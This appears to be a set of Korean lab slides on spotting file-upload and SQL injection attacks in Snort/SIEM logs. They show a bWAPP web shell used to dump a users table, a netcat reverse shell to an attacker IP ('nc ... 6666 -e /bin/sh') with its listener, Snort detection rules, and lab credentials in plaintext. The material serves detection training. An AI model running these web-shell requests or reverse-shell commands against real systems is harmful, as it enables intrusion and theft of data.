RT	3 siem-ens...	3.45840	2018-09-10 14:35:17	10.20.30.210	55222	10.20.30.100	80	0	ET WEB_SERVER Possible ...
RT	3 siem-ens...	3.45841	2018-09-10 14:35:17	10.20.30.100	56580	10.20.30.150	80	6	ET WEB_SERVER SELECT ...
RT	3 siem-ens...	3.45842	2018-09-10 14:35:17	10.20.30.100	56580	10.20.30.150	80	6	ET WEB_SERVER Possible ...

SIEM Analysis Interface:

IP Resolution | Agent Status | Snort Statistics | System Msg

Reverse DNS Enable External DNS

Src IP: Src Name:

Dst IP: Dst Name:

Whois Query: None Src IP Dst IP

Show Packet Data Show Rule

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM"; flow:established,to_server; content:"SELECT"; nocase; http_uri; content:"FROM"; nocase; http_uri; pcre:"/SELECT\b.*FROM/UI"; reference:url.en.wikipedia.org/wiki/SQL_injection; reference:url.doc.emergingthreats.net/2006445; classtype:web-application-attack; sid:2006445; rev:12; metadata:affected_product
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
10.20.30.100	10.20.30.150	4	5	0	572	12848	2	0	64	46442	

TCP	Source Port	Dest Port	U A P R S F						Seq #	Ack #	Offset	Res	Window	Urg	ChkSum
			R	R	C	S	Y	I							
56580	80	. . . X X . . .	2405569394	1659606479	8	0	229	0	33041	47 45 54 20 2F 62 57 41 50 50 2F 69 6D 61 67 65	GET /bWAPP/images/php-backdoor.php?host=localhost&usr=root&passwd=bug&db=bWAPP&query=select+*+from+users+HTTP/1.0...X-Real-IP: 10.106.25.210..X-Scheme: http..Host: bee.kshield.jr..Connection: close..User-Agent: Mozilla/5.0(X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0				

DATA	Source Port	Dest Port	R R C K H T N N						Seq #	Ack #	Offset	Res	Window	Urg	ChkSum
			1	0	G	K	H	T							
56580	80	. . . X X . . .	2405569394	1659606479	8	0	229	0	33041	47 45 54 20 2F 62 57 41 50 50 2F 69 6D 61 67 65	GET /bWAPP/images/php-backdoor.php?host=localhost&usr=root&passwd=bug&db=bWAPP&query=select+*+from+users+HTTP/1.0...X-Real-IP: 10.106.25.210..X-Scheme: http..Host: bee.kshield.jr..Connection: close..User-Agent: Mozilla/5.0(X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0				


3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 웹쉘을 이용하여 내부 침투 과정

- SIEM에서 Snort 로그 정보에 탐지 여부 확인

- » “SQL Injection” 공격으로 탐지되는 것을 확인
 - » backdoor, shell 등의 패턴을 이용하여 패턴 개발을 하거나 웹쉘의 특징을 파악하여 패턴 개발이 필요함



The screenshot shows a log entry from a Snort rule. The log details a possible SQL injection attempt. The content of the log is as follows:

```

  ✓ Show Packet Data  ✓ Show Rule
alert tcp $EXTERNAL_NET any ->$HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Possible SQL
Injection Attempt SELECT FROM"; flow:established to_server; content:"SELECT"; nocase; http_uri;
content:"FROM"; nocase; http_uri; pcre:"/SELECT\lb.*FROM/Ui"; reference:url,en.wikipedia.org/wiki/SQL_injection;
reference:url,doc.emergingthreats.net/2006445; class:type:web-application-attack; sid:2006445; rev:12;
metadata:affected_product Web_Server_Applications, attack_target Web_Server, deployment Datacenter, tag
SQL_Injection, signature_severity Major, created_at 2010_07_30, updated_at 2016_07_01);
/nsm/server_data/securityonion/rules/kshjr-virtual-machine-ens33-1 downloaded.rules: Line 20107

```

The line numbers 2006445 and 20107 are highlighted with red boxes.

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 웹쉘을 이용하여 내부 침투 과정
 - SIEM에서 Snort 로그 정보에 탐지 여부 확인
 - » 백도어 명령 특징을 이용한 공격 탐지 패턴 사례

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"BACKDOOR
c99shell.php command request - cmd"; flow:established,to_server; content:"act=cmd";
http_uri; reference:url,vil.nai.com/vil/content/v_136948.htm; classtype:policy-violation;
sid:16613; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"BACKDOOR
c99shell.php command request - ps_aux"; flow:established,to_server;
content:"act=ps_aux"; http_uri; reference:url,vil.nai.com/vil/content/v_136948.htm;
classtype:policy-violation; sid:16619; rev:1;)
```

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 웹쉘을 이용하여 내부 침투 과정

- » Alert ID에서 마우스 오른쪽 클릭하여 Transcript를 이용해 패킷 상세 내역 확인

siem-ens192-1_45842

File

```

Sensor Name: siem-ens192-1
Timestamp: 2018-09-10 14:35:17
Connection ID: .siem-ens192-1_45842
Src IP: 10.20.30.100
Dst IP: 10.20.30.150
Src Port: 56580
Dst Port: 80
OS Fingerprint: 10.20.30.100:56580 - UNKNOWN [S20:64:1:60:M1460,S,T,N,W7:..?:?] (up: 243 hrs)
OS Fingerprint: -> 10.20.30.150:80 (link: ethernet/modem)

SRC: GET /bWAPP/images/php-backdoor.php?host=localhost&usr=root&passwd=bug&db=bWAPP&mquery=select+*+from+users HTTP/1.0
SRC: X-Real-IP: 101.106.25.210
SRC: X-Scheme: http
SRC: Host: bee.kshield.jr
SRC: Connection: close
SRC: User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Cookie: PHPSESSID=2afb14b4e41fa05f0b92caf9d12d2ef8; security_level=0
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Mon, 10 Sep 2018 14:35:21 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
DST: X-Powered-By: PHP/5.2.4-2ubuntu5
DST: Connection: close
DST: Content-Type: text/html
DST:
```

Search Abort Close

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 웹쉘을 이용하여 내부 침투 과정

- » Alert ID에서 마우스 오른쪽 클릭하여 Transcript를 이용해 패킷 상세 내역 확인

siem-ens192-1_45842

```


File
DST:
DST: (
DST:
DST: [id] => 1
DST: [login] => A.I.M.
DST: [password] => 6885858486f31043e5839c735d99457f045affd0
DST: [email] => bwapp-aim@mailinator.com
DST: [secret] => A.I.M. or Authentication Is Missing
DST: [activation_code] =>
DST: [activated] => 1
DST: [reset_code] =>
DST: [admin] => 1
DST: )
DST: Array
DST: (
DST:   [id] => 2
DST:
DST:
DST:   [login
DST: ] =>
DST: bee
DST:
DST:
DST:
DST:
DST:
DST: [
DST: password
DST: 1 =>

```

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 웹쉘을 이용하여 내부 침투 과정
 - 공격자가 넷캣(Netcat)을 이용하여 내부 쉘 권한 획득



A terminal window titled "root@kali: ~" showing a root shell. The menu bar includes "파일(F)", "편집(E)", "보기(V)", "검색(S)", "터미널(T)", and "도움말(H)". The command "root@kali:~# nc -lvp 6666" is entered, with the port number "6666" highlighted by a red rectangle. The output shows "listening on [any] 6666 ...".

3


<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 웹쉘을 이용하여 내부 침투 과정

- 공격자가 넷캣(Netcat)을 이용하여 내부 쉘 권한 획득

» nc 공격자IP 6666 -e /bin/sh 을 입력하면 대상 시스템과 쉘 연결

» nc 101.106.25.210 6666 -e /bin/sh



Mozilla Firefox

bWAPP - Unrestricted... × http://bee.k...backdoor.php × +

bee.kshield.jr/bWAPP/images/php-backdoor.php 130% | Search ☆ | ☰

Most Visited | Shop | bWAPP | Metasploitable2

execute command: .106.25.210 6666 -e /bin/sh go

upload file: Browse... No file selected. to dir: upload

to browse go to [http://?d=\[directory here\]](http://?d=[directory here])

for example:
<http://?d=/etc> on *nix
or <http://?d=c:/windows> on win

execute mysql query:

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 웹쉘을 이용하여 내부 침투 과정

- 공격자가 넷캣(Netcat)을 이용할 때 IDS 로그 확인

» /bin/sh 패턴에 탐지됨

The screenshot shows the Snort log viewer interface. At the top, there are two log entries:

ID	User	Time	Source IP	Dest IP	Port	TCP Seq	TCP Ack	HTTP Status	Message
1	siem-ens...	2018-09-10 14:57:55	101.106.25.210	10.20.30.100	53270	10.20.30.100	80	6	ET WEB SERVER /bin/sh In ...
1	siem-ens...	2018-09-10 14:57:55	10.20.30.100	101.106.25.210	56604	10.20.30.150	80	6	ET WEB SERVER /bin/sh In ...

The second entry is highlighted with a red box. Below the logs, the 'System Msg' tab is selected, displaying the message: "[2018-09-10 14:48:19] sguild: User siem is storing sensors: siem-ossec siem-ens192".

In the main pane, the 'Show Rule' section shows the detection rule:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER /bin/sh In URL Possible Shell Command Execution Attempt"; flow:established,to_server; content:"/bin/sh"; fast_pattern:only; http_uri; nocase; classtype:web-application-attack; sid:2011465; rev:6; metadata:created_at 2010_10_13, updated_at 2010_10_13;) /nsm/server_data/securityonion/rules/siem-ens192-1/downloaded.rules: Line 20457
```

The 'Show Packet Data' section displays the captured packet details:

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	101.106.25.210	10.20.30.100	4	5	0	562	5636	2	0	62	32014

Below this is the TCP header and payload:

TCP	Source Port	Dest Port	R	R	R	C	S	S	Y	I	Seq #	Ack #	Offset	Res	Window	Urg	ChkSum
	53270	80	.	.	.	X	X	.	.	.	1740722549	2887967040	8	0	229	0	19680

The DATA section shows the raw hex and ASCII payloads. A red box highlights the ASCII output:

```
GET /bWAPP/image.php-backdoor.php?c=nc+101.106.25.210+6666+e+2Fbin%2Fsh HTTP/1.1..Host: bee.kshield.jr..User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0..Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language:
```

<실습> SQL 인젝션을 활용한 침투

• SQL 인젝션을 활용한 침투

– 실습 목표

» SQL 인젝션 공격의 이상 징후를 탐지한다.

– 실습 환경


구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Main	KISA-FW	192.5.90.100/24 (WAN) 192.5.90.160/24 (WAN) 10.20.30.1/24 (DMZ) 172.16.20.1/24 (Intra) 192.168.100.1/24 (IT) 192.168.201.1/24 (LAN-1) 192.168.202.1/24 (LAN-2)	admin	qhdksjfwj0!	pfSense 2.3.5-RELEASE-p2 (NTP Server, DNS Resolver, Snort 3.2.9.7_1) DNAT(1:1) : 192.168.90.100 -> 10.20.30.100 DNAT(1:1) : 192.168.90.160 -> 10.20.30.160 LAN-1, LAN-2에서는 인터넷 접속만 가능 LAN-1, LAN-2 상호간 네트워크 접근통제
DMZ	KISA-WAF	10.20.30.100	waf	qhdksjfwj0!	Ubuntu 16.04.5 LTS Nginx 1.15.2 + Modsecurity Log Path : /var/log/modsec_audit.log
	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdksjfwj0!	http://bee.kshield.jr (DNS : 192.5.90.100)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfwj0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfwj0!	Windows 7 Pro K (psftp, putty)

– 실습 문제 구성

» SQL 인젝션 취약점을 사용해 직접 공격을 수행하고 이상 징후를 탐지하시오.

<실습> SQL 인젝션을 활용한 침투


- SQL 인젝션 취약점 이상 징후 사례 시나리오



4

<실습> SQL 인젝션을 활용한 침투

- SQL 인젝션 취약점이 존재하는 페이지 진단
 - OWASP-ZAP과 파이어폭스 프록시를 이용해 SQL Injection이 존재하는지 점 확인
 - 검색 입력 부분에 아무 문자나 입력 (버프스위트 설정 후에 적용)

